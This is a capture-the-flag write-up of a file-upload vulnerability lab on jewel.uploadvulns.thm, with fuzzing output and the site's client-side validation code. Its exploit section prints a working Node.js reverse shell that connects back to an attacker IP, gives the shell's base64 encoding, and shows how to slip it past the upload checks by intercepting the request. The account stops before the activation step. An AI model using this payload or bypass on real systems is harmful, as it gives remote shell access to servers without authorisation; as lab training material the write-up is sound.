
File Upload Vulns Challenge

Enumeration:


Fuzzing:

After fuzzing with ffuf the directories/paths list found is:



```
________________________________________________

                        [Status: 200, Size: 1514, Words: 78, Lines: 31, Duration: 140ms]
ADMIN                   [Status: 200, Size: 1238, Words: 62, Lines: 30, Duration: 96ms]
Admin                   [Status: 200, Size: 1238, Words: 62, Lines: 30, Duration: 102ms]
assets                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 104ms]
admin                   [Status: 200, Size: 1238, Words: 62, Lines: 30, Duration: 95ms]
content                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 97ms]
Content                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 411ms]
modules                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 815ms]
:: Progress: [4614/4614] :: Job [1/1] :: 149 req/sec :: Duration: [0:01:00] :: Errors: 0 ::
```

- admin: is a path/page used to activate a JS module (file) exist in the server.



ADMIN PAGE


As a reminder: use this form to activate modules from the /modules directory.

- content is a directory that contains all the uploaded files.

Test Upload functionality:


In this section we will understand how file uploading is done.

A client-side file verification is done using the file upload.js, this file verifies the uploaded file's size, magic number, and extension:



```
$(document).ready(function(){let errorTimeout;const fadeSpeed=1000;function setResponseMsg(responseTxt,colour)
{$("#responseMsg").text(responseTxt);if(!$("#responseMsg").is(":visible"))
{$("#responseMsg").css({"color":colour}).fadeIn(fadeSpeed)}else{$("#responseMsg").animate({color:colour},fadeSpeed)}clearTimeout(errorTimec
;errorTimeout=setTimeout(()=>{$("#responseMsg").fadeOut(fadeSpeed)},5000)}$("#uploadBtn").click(function()
{$("#fileSelect").click()});$("#fileSelect").change(function(){const fileBox=document.getElementById("fileSelect").files[0];const reader=ne
FileReader();reader.readAsDataURL(fileBox);reader.onload=function(event){
                        //Check File Size
                        if (event.target.result.length > 50 * 8 * 1024){
                                setResponseMsg("File too big", "red");
                                return;
                        }
                        //Check Magic Number
                        if (atob(event.target.result.split(",")[1]).slice(0,3) != "ÿØÿ"){
                                setResponseMsg("Invalid file format", "red");
                                return;
                        }
                        //Check File Extension
                        const extension = fileBox.name.split(".")[1].toLowerCase();
                        if (extension != "jpg" && extension != "jpeg"){
                                setResponseMsg("Invalid file format", "red");
                                return;
                        }

const text={success:"File successfully uploaded",failure:"No file selected",invalid:"Invalid file type"};$.ajax("/",
{data:JSON.stringify({name:fileBox.name,type:fileBox.type,file:event.target.result}),contentType:"application
/json",type:"POST",success:function(data){let colour="";switch(data){case "success":colour="green";break;case "failure":case
"invalid":colour="red";break}setResponseMsg(text[data],colour)}})})})});
```

After uploading, the application converts the contents of the file to base64 and sends the encoded data, file name and type to the server in JSON format:



Request

```
POST / HTTP/1.1
Host: jewel.uploadvulns.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 79929
Origin: http://jewel.uploadvulns.thm
DNT: 1
Connection: close
Referer: http://jewel.uploadvulns.thm/
Sec-GPC: 1

```

```
{
  "name":"pennywise.jpg",
  "type":"image/jpeg",
  "file":"data:image/jpeg;base64,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
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sat, 05 Jun 2021 21:17:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"7-U6VofLJtxB8qtAM+l+E63v03QNY"

success
```

Exploit:

To get a web shell we will upload a malicious module and activate it using the admin page, but firstly we need the filename and the path of the uploaded module.


When the server receives the image, it will rename it with one of the words exists in the “UploadVulnsWordlist.txt” wordlist, and move it to the content directory, so to find for the uploaded image we will fuzz the content directory using the help wordlist with gobuster or ffuf.

Step 1: upload and intercept

After uploading a valid image, we need to intercept the request to inject our base64 encoded payload.


Our payload is here https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell, Note that I added the first line (comment) to bypass a content check.

After adjusting your payload, you need to encode it with base64:



```
┌─[hlotfi@paos]─[~/thme/web/uploadvuln]
└──╼ $cat shell
//hello
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/usr/bin/bash", []);
    var client = new net.Socket();
    client.connect(443, "10.[redacted]", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/;
})();
┌─[hlotfi@paos]─[~/thme/web/uploadvuln]
└──╼ $base64 shell
Ly9oZWxsbwooZnVuY3Rpb24oKXsKICAgIHZhciBuZXQgPSByZXF1aXJlKCJuZXQiKSwKICAgICAg
ICBjcCA9IHJlcXVpcmUoImNoaWxkX3Byb2Nlc3MiKSwKICAgICAgICBzaCA9IGNwLnNwYXduKCIv
dXNyL2Jpbi9iYXNo[redacted]0KCk7CiAg
ICBjbGllbnQuY29ubmVjdCg0NDMsICIxMC4xMS4zNS45NSIsIGZ1bmN0aW9uKCl7CiAgICAgICAg
Y2xpZW50LnBpcGUoc2guc3RkaW4pOwogICAgICAgIHNoLnN0ZG91dC5waXBlKGNsaWVudCk7CiAg
ICAgICAgc2guc3RkZXJyLnBpcGUoY2xpZW50KTsKICAgIH0pOwogICAgcmV0dXJuIC9hLzsKfSko
KTsK
```

Copy the encoded data and past it to the intercepted request, note that is not necessary to edit the file name and type:




```
POST / HTTP/1.1
Host: jewel.uploadvulns.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 537
Origin: http://jewel.uploadvulns.thm
DNT: 1
Connection: close
Referer: http://jewel.uploadvulns.thm/
Sec-GPC: 1

{
  "name":"pennywise.jpg",
  "type":"image/jpeg",
  "file":"data:image/jpeg;base64,Ly9oZWxsbwooZnVuY3Rpb24oKXsKICAgIHZhciBuZXQgPSByZXF1aXJlKCJuZXQiK
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 06 Jun 2021 00:34:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"7-U6VofLJtxB8qtAM+l+E63v03QNY"

success
```


Step two: search for it

After uploading our malicious file, we need to search for it:



```
┌─[hlotfi@paos]─[~/thme/web/uploadvuln]
└──╼ $ffuf -u http://jewel.uploadvulns.thm/content/FUZZ -e .jpg,.png,.jpeg -w UploadVulnsWordl
ist.txt -of html -o fuzz.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jewel.uploadvulns.thm/content/FUZZ
 :: Wordlist         : FUZZ: UploadVulnsWordlist.txt
 :: Extensions       : .jpg .png .jpeg
 :: Output file      : fuzz.html
 :: File format      : html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

ABH.jpg                 [Status: 200, Size: 705442, Words: 1, Lines: 1, Duration: 274ms]
IVO.jpg                 [Status: 200, Size: 59887, Words: 264, Lines: 284, Duration: 211ms]
LKQ.jpg                 [Status: 200, Size: 444808, Words: 1, Lines: 1, Duration: 89ms]
SAD.jpg                 [Status: 200, Size: 247159, Words: 1, Lines: 1, Duration: 98ms]
UAD.jpg                 [Status: 200, Size: 342033, Words: 1, Lines: 1, Duration: 88ms]
:: Progress: [59945/70304] :: Job [1/1] :: 226 req/sec :: Duration: [0:13:34] :: Errors: 6 ::^
YXZ.jpg                 [Status: 200, Size: 345, Words: 76, Lines: 14, Duration: 108ms]
:: Progress: [70304/70304] :: Job [1/1] :: 145 req/sec :: Duration: [0:15:42] :: Errors: 6 ::
```

As you can see, our malicious file is renamed to “YXZ.jpg”:




```
GET /content/YXZ.jpg HTTP/1.1
Host: jewel.uploadvulns.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 06 Jun 2021 00:52:09 GMT
Content-Type: image/jpeg
Content-Length: 345
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sun, 06 Jun 2021 00:34:04 GMT
ETag: W/"159-179debdb390"

//hello
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/usr/bin/bash", []);
    var client = new net.Socket();
    client.connect(443, "10.[redacted]", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/;
})();
```

Step three: activate it

Now we need to activate this module using the admin page, don’t forget to set your netcat listener:



ADMIN PAGE

